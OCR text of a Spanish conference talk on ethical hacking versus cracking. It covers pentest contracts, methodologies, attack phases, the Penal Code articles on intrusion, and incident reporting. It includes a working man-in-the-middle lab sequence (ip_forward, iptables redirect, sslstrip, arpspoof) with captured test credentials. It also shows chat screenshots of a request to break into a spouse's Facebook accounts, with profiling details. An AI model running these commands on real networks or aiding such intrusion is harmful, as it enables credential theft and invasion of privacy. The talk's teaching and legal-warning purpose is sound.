La curiosidad mató al Hacker

José A. García
Ruth Sala

CyberCamp.es

¿Quiénes somos?

Jose Aurelio García

www.evidencias.es

Ingeniero técnico en Informática de Sistemas –Univ. Salamanca-

Auditor y Perito Informático – Univ. Católica de Ávila -

Perito Informático Forense – Escuela Criminología de Catalunya

Co-Director del Máster en Derecho Tecnológico e Informática Forense de la Universidad de Extremadura

Abogada Penalista

Especialidad Delitos Informáticos

Socia – Directora de Legalconsultors

@Ruth_legal

ruthsala@legalconsultors.es

www.legalconsultors.es

Profesora Colaboradora en el *Máster de Derecho Digital* de la UB – IL3 – "Evidencias Electrónicas y Prueba Digital"


Profesora para el Instituto de Seguridad Pública de los **Mossos d'Esquadra** en el curso de "*Búsqueda de Información en Internet y Redes Sociales*"

Bilbao

Barcelona

Nuestro objetivo


La curiosidad es inherente al Ser Humano



Miramos dentro de las casas cuando pasamos

¿Entramos si vemos la puerta abierta?

Sistema Informático = Nuestra Casa




Cuando encuentran esa “puerta” abierta se “silencia” para su explotación.

- Robo de credenciales
- Accesos ilimitados a Información sensible
- Chantaje
- Espionaje Industrial

Hacker → Investigador

Para evitar disgustos

Lanzamos una propuesta de ataque de hacking para la detección de las vulnerabilidades de un sistema



Hacking | Seguridad Ofensiva

Empresa + Contrato → Demostrar las vulnerabilidades existentes

Ataque controlado hacia la infraestructura informática de un cliente

⇨ **Detectando** las vulnerabilidades potenciales

⇨ **Explotando** aquéllas que le permitan penetrar las defensas de la Red

Sin poner en riesgo los servicios y sistemas auditados

¿Cuáles son las condiciones mínimas para Experimentar?

Laboratorio de hacking

Con máquina / entorno virtual

¿Qué nos vamos a encontrar cuando nos pidan un hacking?

Partimos de la base de la existencia de un Contrato para Hacking

Conciencia de Seguridad tiene varios niveles:

1. Empleados, Directivos, Órganos Administración
2. Seguridad más técnica/seguridad Ofensiva
3. Seguridad Defensiva

¿Qué contendrá ese contrato?

En el contrato:

Hasta dónde hay que llegar

Tiempo limitado

Cuáles son los términos del contrato

Una vez ya está claro y el equipo de auditoría ya sabe lo que tiene que hacer, el siguiente paso es **no saltarse nada del contrato**.

Estándares -

OWASP, Open Web Application Security Project para vulnerabilidades en el software
https://www.owasp.org/index.php/Main_Page

OSSTMM, Open Source Security Testing Methodology Manual disponible para descargar el manual en www.isecom.org, es certificable y propone un estándar de informes.

OWISAM, Open Wireless Security Assesment Methodology centrado en wireless

Seguridad de la **Información**

Seguridad de los **Procesos**

Seguridad en las **Tecnologías de Internet**

Seguridad en las **Comunicaciones**

Seguridad **Inalámbrica**

Seguridad **Física**

De manera sencilla se identifican una serie de actividades de **testeo** específicas por área, sobre las que se comprueban las **especificaciones de seguridad**, integradas con las verificaciones realizadas en las revisiones rutinarias.

Fases del Cracker –

Reconocimiento de la **Información**

- **Google Hacking (Dorks)**
- **Ingeniería Social**
- **Escaneo de Puertos**
- **Búsqueda de Vulnerabilidades**
- **Monitorización de Redes (MitM)**

Escaneo **De La Red**

- **Aquí comienza el Ataque**
- **Detección de Vulnerabilidades**
- **Inyección Sql / Elevar Privilegios**

Ataque **Para Obtención de Accesos**

- **Por Fuerza Bruta**
- **Por uso de Exploits (y/o 0 Days)**

Fases del Cracker –

Hola

a amiga 17:51

Mira su marido se llama Leo 17:51

Ella sospecha q está con otra 17:51

Me dará nombre y Facebook de su marido 17:51

Y Correos 17:51

La otra chica se llama Jenny 17:52

Tiene dos Facebook 17:52

Uno es Jenny Dunn 17:52

El otro Jealcu Jealcu 17:52

Sus Correos son j ı@gmail.com 17:53

Y je ɔ@hotmail.com 17:53

El esposo tiene un fb q es L M A 17:54

Mañana me dice sus correos 17:55

Si ves q se puede, lo q quiere es entrar en sus fb en el de los dos y encontrar lo q sospecha 17:55

Fases del Cracker –

Si no tampoco pasa nada 17:56

. 17:56

17:56

Ya tengo esos otros datos 20:25

fr /le ɔm .ac(
le :a@gmail.com
t' i@hotmail.com
facebook L M .A y en su foto del perfil sale surfeando

20:26

Fases del Cracker –

Hola
Como c o duermo
[
Me comenta mi amiga q su esposo es de a
Le encanta hacer surf
Profesionalmente es mecánico de coches
Está todo el día jugando en el móvil o en la Play station
Le gusta el porno y ve mucho x internet
Esta pensando cómo conseguir un iPhone 6

08:17

Ella le gusta las cosas de marca
En especial carteras y bolsos de Carolina Herrera y Versace
En le encanta el hotel y comer allí de camarones
Esta loca por todo lo q es Apple
Necesita un McAir o portátil de Apple pero ahora no puede pagarlo
Sus otras dos necesidades serían hacerse una rinoplastia para cambiar su nariz
Y conseguir una beca para hacer en un Master de comunicación de moda o empresarial en general

08:23

Fases del Hacker -

Las mismas que la del **HACKER**

Pero ellos **NO ROMPEN NADA**

Un **Hacker** No es Un **Cracker**


Un Hacker Reporta el Fallo

Tipos de Hacking Ético

- **White Hat Hackers**
  - Utilizan sus conocimientos de forma ética
- **Grey Hat Hackers**
  - Su ética es más ambigua. Se convierten en Jueces
- **Black Hat Hackers**
  - Crackers
  - Antes Rompían para encontrar Reconocimiento
  - Ahora lo hacen por dinero

Pruebas de intrusión interna

- **Las Más Comunes:**
  - Ingeniería Social
  - Elevación de Privilegios de Usuario
  - Manejo de Vulnerabilidades/Exploits Conocidos
  - Ingeniería Inversa
  - Ataques de Fuerza Bruta
    - Ataques de Diccionario
    - Sniffing, Phising, Spoofing, …Ing



Modalidades de Hacking


- **White Box**
  - Se conoce el funcionamiento interno de la aplicación
- **Grey Box**
  - Se conoce parcialmente el funcionamiento interno
- **Black Box**
  - No se conoce la aplicación

Footprinting – Reconocimiento pasivo

- **Es el Primer paso que se utiliza para obtener Información del cliente / Víctima**
- **Crawling: Recolección de Información**
  - OSINT
- **Recopilación de la Red**
  - Whois
  - Llamada a las DNS
  - Escaneo de Puertos

El informe de Auditoría

- **Es un Montón de Papeles que (casi) nadie se lee**
- **Es el Resultado de aplicar las Técnicas de Pentesting**
  - Aquí se recogen las vulnerabilidades encontradas
  - También Las Soluciones



Intrusiones por “curiosidad”

Cuando en vez de usar una **máquina virtual,** lo que hacemos es un test “gratuito” contra el Sistema de una Organización

Artículo 197 BIS – CÓDIGO PENAL 2015

1. El que **por cualquier medio** o procedimiento, **vulnerando las medidas de seguridad** establecidas para impedirlo, y **sin estar debidamente autorizado**, **acceda** o **facilite** a otro el acceso al conjunto o una parte de un sistema de información o **se mantenga** en él **en contra de la voluntad** de quien tenga el legítimo derecho a excluirlo, será castigado con pena de prisión de **6 MESES A 2 AÑOS.**

Artículo 197 - Descubrimiento de Secretos -

(Descubrir los secretos o **vulnerar la intimidad de otro)**

Apoderarse
Uso
Modificación

papeles | cartas

mensajes de correo electrónico

Intercepte sus telecomunicaciones

utilice **artificios técnicos de escucha, transmisión, grabación o reproducción** del sonido o de la imagen

1 a 4 años Prisión

Multa de 12 a 24 meses

Artículo 197 BIS

2. El que mediante la utilización de artificios o instrumentos técnicos, y sin estar debidamente autorizado, **intercepte transmisiones no públicas** de **datos informáticos** que se produzcan desde, hacia o dentro de un sistema de información, incluidas las emisiones electromagnéticas de los mismos, será castigado con una pena de prisión de **tres meses** a **dos años** o **multa** de tres a doce meses.


Algún Ejemplo

```
root@VDebian64:/home/user# echo 1 > /proc/sys/net/ipv4/ip_forward
root@VDebian64:/home/user# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 16661
root@VDebian64:/home/user# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-ports 16661
root@VDebian64:/home/user# sslstrip -a -f -l 16661 -w lab8.txt
```

```
root@VDebian64:/home/user# arpspoof -i eth0 -t 192.168.254.128 192.168.254.2
```

```
root@VDebian64:/home/user# cat lab8.txt | grep prueba-lab8
Page=SignIn&GALX=I9zwN1i07ro&gxf=AFoagUXLGXN2cRG7vm8oQJ1ozPr5hMj_jw%3A1454022002829&continue=http%3A%2F%2Fwww.google.es%2F%3Fgws_rd%3Dssl&hl=es&_utf8=%E
2%98%83&bgresponse=%21qKtCBHalGKLO9o1E1aL8Rdn2Ox4CAAAAnFIAAAAACgAuqj-FFhRwnfzYH4-z6qnVBbGCNZ8S75fyIPRcqWsEcsn0MLUyxGLbmp0V5wKiASoA9cDtU-wgNKNCrw6G3W8TRZ
9DmVgU5CsfQyM4jpykb_IYDi8QkYLVubespIQ8f0_7FSn-ZFIJrTQtqo8ctZPZNIX0ggJNo0J3Patnb3mNfp0HhJKm3yY_KsbMDKlv6GAObgus4j5gH47GXnvygbIAtDeMbhfQBiqHa66IZ-4x4T9845
9UXiCMC4XrcrhEHe3I3p0dKO3qunGqM9YK3jIxI0oFJjtilT0RKwusR9Py2Zk2Sa9jcGJWSl5i1q6li4oJvHua7bothL9LUF6ZrPOXIVfoGvgTkw5TYuQf5Kq0NfC2hNQzOQaKPEAUJ0IGQTp0Ab-bQ7V
N7&pstMsg=1&dnConn=&checkConnection=&checkedDomains=youtube&Email=prueba-lab8@gmail.com&Passwd=123456&signIn=Iniciar+sesi%C3%B3n&PersistentCookie=yes&rm
Shown=1
       value="prueba-lab8@gmail.com"
  <a  id="link-forgot-passwd" href="https://accounts.google.com/RecoverAccount?continue=http%3A%2F%2Fwww.google.es%2F%3Fgws_rd%3Dssl&amp;Email=prueba-la
b8%40gmail.com&amp;fpOnly=1&amp;ignoreShadow=0&amp;hl=es"
  <a  id="link-signup" href="https://accounts.google.com/SignUp?continue=http%3A%2F%2Fwww.google.es%2F%3Fgws_rd%3Dssl&amp;hl=es#RecoveryEmailAddress=pru
eba-lab8%40gmail.com">
2016-01-29 00:02:27,418 Found secure reference: https://accounts.google.com/RecoverAccount?continue=http%3A%2F%2Fwww.google.es%2F%3Fgws_rd%3Dssl&amp;Ema
il=prueba-lab8%40gmail.com&amp;fpOnly=1&amp;ignoreShadow=0&amp;hl=es
2016-01-29 00:02:27,418 Found secure reference: https://accounts.google.com/SignUp?continue=http%3A%2F%2Fwww.google.es%2F%3Fgws_rd%3Dssl&amp;hl=es#Recov
eryEmailAddress=prueba-lab8%40gmail.com
loginfmt=prueba-lab8@hotmail.com&passwd=1234546123456&login=prueba-lab8@hotmail.com&type=11&PPFT=DWuPlqE*Yi9LMMJhZ%21apwF0%21JD%216sdHb8eDfByVGVurq*8UIz
sabwqb0YRmLSrBx5jPhWmDHYdtF*tw1AM08k0YXAF*N21jdSDtcwR3Mi25R19u0uIREbg78yfR4WwjO7zEdQcGZbWKVsN9XdobwCtlmfJDGq216VLWD7ecoT5gZE9WTKXYDYD3ULEBoyCCA9gKtCYQ5o
M3YhWAqRj8QSccF4A4reYYXQJJg3EJh6aLj&PPSX=Passp&idsbho=1&sso=0&NewUser=1&LoginOptions=3&i1=0&i2=1&i3=115265&i4=0&i7=0&i12=1&i13=0&i14=125&i15=42734&i17=0
&i18=__Login_Strings%7C1%2C__Login_Core%7C1%2C
<!-- HR=CFFFFC15 --><script type="text/javascript">var ServerData = {j:'lc=1033&uaid=7f5e7d8644814cd2bf64989041d29412&pid=0&bk=1454023107',urlSwitch:'ht
tps://login.live.com/logout.srf?lc=1033&uaid=7f5e7d8644814cd2bf64989041d29412&pid=0&ru=https://account.live.com%3fmkt%3dEN-US%26lc%3d1033%26id%3d38936&b
k=1454023107&lm=I',aV:"#~#partnerdomain#~# does\'t use this service. Please sign in with a Microsoft account or create a new account. <a href=\"#~#WLPan
eHelpInviteBlockedURL_LS#~#\" id=\"idPaneHelpInviteBlockedLink9\">Learn More</a>",Bf:1000,k:'3',AR:false,fHasBackgroundColor:false,sCBUpTxt1:'',Bh:'http
s://auth.gfx.ms/16.000.26093.00/AppCentipede/AppCentipede_Microsoft.png',aX:"A single-use code lets you sign in without entering your password. This hel
ps protect your account when you\'re using someone else\'s PC. <a href=\"http://explore.live.com/windows-live-sign-in-single-use-code-faq\" id=\"idPaneH
elpOTCInfoLink9\" target=\"_blank\">Learn more</a>",m:'',AT:0,AU:{},sCBUpTxt2:'',Bi:'',aY:"Your session has timed out. To request a single use code, ple
ase <a href=\"javascript:NewOTCRequest()\">refresh the page</a>.",AW:'',p:'',AX:'https://go.microsoft.com/fwlink/?LinkID=254486',sFedOS:'wa=wsignin1.0&w
```

Algún Ejemplo



Algún Ejemplo

[02] Wed 30Nov16 15:00:54 - Conexión denegada desde la dirección IP 117.21.173.13 (dirección local 192.168.1. , puerto 22)
[02] Wed 30Nov16 15:00:58 - Conexión denegada desde la dirección IP 117.21.173.13 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 15:01:04 - Conexión denegada desde la dirección IP 117.21.173.13 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 15:01:08 - Conexión denegada desde la dirección IP 117.21.173.13 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 15:11:10 - Conexión denegada desde la dirección IP 212.83.142.245 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 17:04:32 - Conexión denegada desde la dirección IP 212.83.142.245 (dirección local 192.168.1. , puerto 22)
[02] Wed 30Nov16 20:27:17 - Conexión denegada desde la dirección IP 163.172.77.10 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 20:30:12 - Conexión denegada desde la dirección IP 190.4.63.56 (dirección local 0.0.0.0, puerto 22)
[02] Wed 30Nov16 20:57:28 - Conexión denegada desde la dirección IP 190.4.63.56 (dirección local 192.168.1. puerto 22)
[02] Wed 30Nov16 23:19:24 - Conexión denegada desde la dirección IP 91.224.161.71 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 00:47:30 - Conexión denegada desde la dirección IP 123.31.34.217 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 00:47:32 - Conexión denegada desde la dirección IP 123.31.34.217 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 00:47:32 - Conexión denegada desde la dirección IP 123.31.34.217 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 00:47:33 - Conexión denegada desde la dirección IP 123.31.34.217 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 01:14:19 - Conexión denegada desde la dirección IP 62.4.1.193 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 02:59:21 - Conexión denegada desde la dirección IP 212.83.142.245 (dirección local 0.0.0.0, puerto 22)
[02] Thu 01Dec16 03:03:37 - Conexión denegada desde la dirección IP 195.154.56.53 (dirección local 0.0.0.0, puerto 22)
[02] Thu 01Dec16 03:51:03 - Conexión denegada desde la dirección IP 91.224.160.176 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 04:43:19 - Conexión denegada desde la dirección IP 212.83.142.245 (dirección local 192.168.1 , puerto 22)
[02] Thu 01Dec16 05:28:27 - Conexión denegada desde la dirección IP 123.31.34.141 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 05:28:27 - Conexión denegada desde la dirección IP 123.31.34.141 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 05:28:28 - Conexión denegada desde la dirección IP 123.31.34.141 (dirección local 192.168.1. , puerto 22)
[02] Thu 01Dec16 05:28:28 - Conexión denegada desde la dirección IP 123.31.34.141 (dirección local 192.168.1. , puerto 22)

La **empresa** como **Responsable** Penal por este tipo de delitos

– un empleado perspicaz -

Descubrimiento + Revelación de Secretos

multa de seis meses a dos años

Suspensión de la actividad hasta 5 a

Intervención Judicial de bienes

Clausura locales

Disolución

Prohibición de realizar la actividad

Inhabilitación para subvenciones

6 meses a 2 años

Sin estar debidamente autorizado

Produzca | Importe

Adquiera para su uso


Con la intención de facilitar la comisión de alguno de los delitos a que se refieren los apartados 1 y 2 del art. 197 o el art. 197 bis

a) **un programa informático**, concebido o adaptado principalmente para cometer dichos delitos; o

b) **una contraseña de ordenador**, un **código de acceso** o datos similares que permitan acceder a la totalidad o a una parte de un sistema de información.

Artículo 264 - Delito de Daños

1. El que por cualquier medio, sin autorización y de manera grave borrase, dañase, deteriorase, alterase, suprimiese o hiciese inaccesibles datos informáticos, programas informáticos o documentos electrónicos ajenos, cuando el resultado producido fuera grave, será castigado con la pena de prisión de seis meses a tres años.



Denuncia

⇩

Alerta a la Policía

⇩

Proceso de investigación policial

Denuncia de un incidente

Asistencia Policía ⇨ Si está encendido

Qué hay cargado en la memoria RAM

Qué procesos están activos en ese momento en la máquina

Con qué direcciones **IP** tiene conexión en ese momento

Si es muy GRAVE se lleva a policía científica para un examen exhaustivo / Departamento de Delitos Tecnológicos

Si lo encontramos apagado es posible que lo podamos arrancar desconectando la conexión a Internet

Dependiendo de lo que sea convendrá trabajar con la máquina apagada para ser revisado por Policía científica

¿Cómo se activa el mecanismo?

1. Denuncia por representante legal en Comisaría

2. Llamar al 112 y será derivado al Grupo de Delitos Tecnológicos

Reporte de vulnerabilidades

Conclusión

Gracias por su atención

GOBIERNO DE ESPAÑA
MINISTERIO DE ENERGÍA, TURISMO Y AGENDA DIGITAL

incibe_
2006-2016
TRABAJANDO POR LA CONFIANZA DIGITAL